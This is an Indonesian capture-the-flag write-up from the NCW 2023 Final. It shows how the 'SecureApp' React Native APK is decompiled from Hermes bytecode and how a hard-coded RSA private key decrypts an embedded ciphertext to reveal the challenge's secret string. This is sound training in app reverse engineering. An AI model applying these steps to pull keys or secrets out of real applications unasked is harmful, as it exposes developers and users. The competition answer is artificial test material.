Write Up NCW 2023 Final


aimardcr
dimas
merrow

TCP1P

Daftar Isi

Welcoming Party


👑 NCW Jawara




Reverse Engineering


📳 SecureApp

Diberikan sebuah aplikasi android (APK) bernama “SecureApp”. Setelah melakukan analisa menggunakan **jadx-gui**, ternyata aplikasi ini dibuat dengan **React Native**:






Pada intinya aplikasi ini akan melakukan cek pada string yang diberikan, jika string salah maka akan ada popup berikut:




Setelah sedikit melakukan searching pada google, saya menemukan referensi berikut terkait dengan reverse engineering aplikasi berbasis react native:
https://securityqueens.co.uk/android-attack-reversing-react-native-applications/

Dikatakan pada laman tersebut bahwa source code yang dibuat pada react native akan dicompile menjadi file **index.android.bundle** pada folder **assets**. Namun setelah dibuka, kita tidak mendapatkan source code javascript sesuai yang lama tersebut katakan:




Setelah dicek, ternyata file tersebut telah dicompile menjadi sebuah bytecode:




Disini saya langsung mencari tools untuk melakukan decompile pada file tersebut, dan beruntung saja saya langsung menemukannya:
https://github.com/P1sec/hermes-dec

Lakukan decompile dengan command:
hbc-decompiler index.android.bundle output.js

Kita berhasil mendapatkan source code dari aplikasi ini:



Hal yang langsung terlintas dalam pikiran saya adalah untuk mencari string dari "**string value is false**" atau string yang muncul ketika popup tersebut muncul seperti sebelumnya. Dan benar saja langsung ketemu:



Jika dilihat, hasil decompile dari tools tersebut tidak sempurna namun kita bisa membaca bagaimana alur program ini bekerja. Jika kita scroll ke-atas, kita akan menemukan JSON String berikut:

```
{'n':
'f41e4873ac368f3d71d6e91775c1ed7cffc31445d4eba26812f776f4e0763172eed892636a5a21a8
11efd9fbc4573b7abdc7b1d1c8b836207551337c2551eeeee6ee5a29cea453af2150826266a8fea0c
6e3d64196a2eb0b51c01b7bd43817535148071fd97686cdb829512f597a84954dbf4c9de564115e63
f9c96a72346bbb', 'e': '65537', 'd':
'd03730a156ebd957f3c951035ef69a8bc969206a93fe335c565d34d31360d98a8ed50db0e56fb643
d272c0e87821e017fe9e5688e5a27f0174ecdfb39e89c6de0f37531ce02827c68a3a268b84652efa9
5bf0a21068b9b32f7e6cf4a964ffa4bd325eb416afb56895e52e35b008c0e267b49665eb191c7c80f
59038aa6f9bb47', 'p':
'ff739f2047d35cf47be11c03af1725b800144ef79df73c6288138b0971e7b7cb47a9bb52a4b0dacd
c7845a1f61251911f87ce04fd2e53238c51374b8e8857b57', 'q':
'f4a46ef3ce6459b6ef285c2ba3acc8017cd65f8ccbe3bbb78e2c83a46e8e8fc21880d3410e3f4e45
ecdb36142c83f78b17f2b43bc5ba785b735402f58c0d383d', 'dmp1':
'24a77df1e39ecd2ed6774a7486dc608a982171b809609d87d8f27118a96de21deded713502226367
bd605420a458491c4edc1397301808c7c51e64d27ed378c7', 'dmq1':
'e07e329a120f9ed5db339ac6737564a6613081f832a927e450109974f81e721a554c684520a1f45f
c78255ba2febeb74f3761e3994f6d9aa96ff2f3d4d684d47', 'coeff':
'cb1e08841f1524f8f9164c7c4ab5e918216d81115d8b55f9ac71365d7cf9cdc6a39a0fbef67a68c6
99cecf977858ce4f347af024010cd11790a03b3df82708b7'};
```

Dan jika dilihat-lihat sekitar kode tersebut, terdapat juga sebuah nilai hex yang dihardcode:

```
581ddec15715c93542f817074bb420401d383b3980e4287a14ad19933d6552a4878247d63a3ad28e7
29b3c5acb86d7c925b468c9a54fc233af8ffbbc3b74ce66ed3c54387a9af94250236f3268b47605c8
e3d0fd056794af43f59c9a0aa393c36ebe80e51bdcec360580d81dec3a306d275ade17fc958924912
3f5c5f7a6f5d8
```

Jika dilihat dengan seksama, terdapat sebuah nilai n, p, q, d, e, dll. Hal ini menunjukkan bahwa terdapat enkripsi RSA yang digunakan. Disini saya langsung mencoba melakukan decrypt pada nilai hex tersebut dengan beberapa variabel yang disediakan dengan script berikut:

```
from Crypto.Util.number import long_to_bytes

ct =
int('581ddec15715c93542f817074bb420401d383b3980e4287a14ad19933d6552a4878247d63a3a
d28e729b3c5acb86d7c925b468c9a54fc233af8ffbbc3b74ce66ed3c54387a9af94250236f3268b47
605c8e3d0fd056794af43f59c9a0aa393c36ebe80e51bdcec360580d81dec3a306d275ade17fc9589
249123f5c5f7a6f5d8', 16)
```


```
d =
int('d03730a156ebd957f3c951035ef69a8bc969206a93fe335c565d34d31360d98a8ed50db0e56f
b643d272c0e87821e017fe9e5688e5a27f0174ecdfb39e89c6de0f37531ce02827c68a3a268b84652
efa95bf0a21068b9b32f7e6cf4a964ffa4bd325eb416afb56895e52e35b008c0e267b49665eb191c7
c80f59038aa6f9bb47', 16)
n =
int('f41e4873ac368f3d71d6e91775c1ed7cffc31445d4eba26812f776f4e0763172eed892636a5a
21a811efd9fbc4573b7abdc7b1d1c8b836207551337c2551eeeee6ee5a29cea453af2150826266a8f
ea0c6e3d64196a2eb0b51c01b7bd43817535148071fd97686cdb829512f597a84954dbf4c9de56411
5e63f9c96a72346bbb', 16)

pt = pow(ct, d, n)

print(long_to_bytes(pt))
```

Dan terdapat sebuah string yang cukup menarik ketika script dirun:

```
PS C:\Users\Aimar> & C:/Users/Aimar/AppData/Local/Programs/Python/Python311/python.exe c:/Users/Aimar/Desktop/NCW/Rev/SecureApp/solve.py
b'\x02\xe1`7\x7f\x8e;D\x87\xa1\xc2\xc2v\x1c\xaa\xfd\x1b7\xa9\xbe\xb45\x04J\x8b(\xf5\x8e\x15"wQ3\xb9j\x9c0\x8d\xf0WU\x16\xd5q\xb3\xb2\x8e;lV\xc5b(\xe3\xda\xfa\xfdL\xb7\xb
b\xe3\xbf\x9e\xaam\x88\xa1\xd8\x1e\x18\x8bW\xd0mL\xe48\x0f\x18Z\x8b\x8f\x9c\x10Z\xe8\xba?\x00w0W5uP3rs3cR3th4RdcOd3dkEyd8a6e80cd82b'
PS C:\Users\Aimar>
```

Yaitu **w0W5uP3rs3cR3th4RdcOd3dkEyd8a6e80cd82b**.

Dan setelah dicek, string tersebut valid:

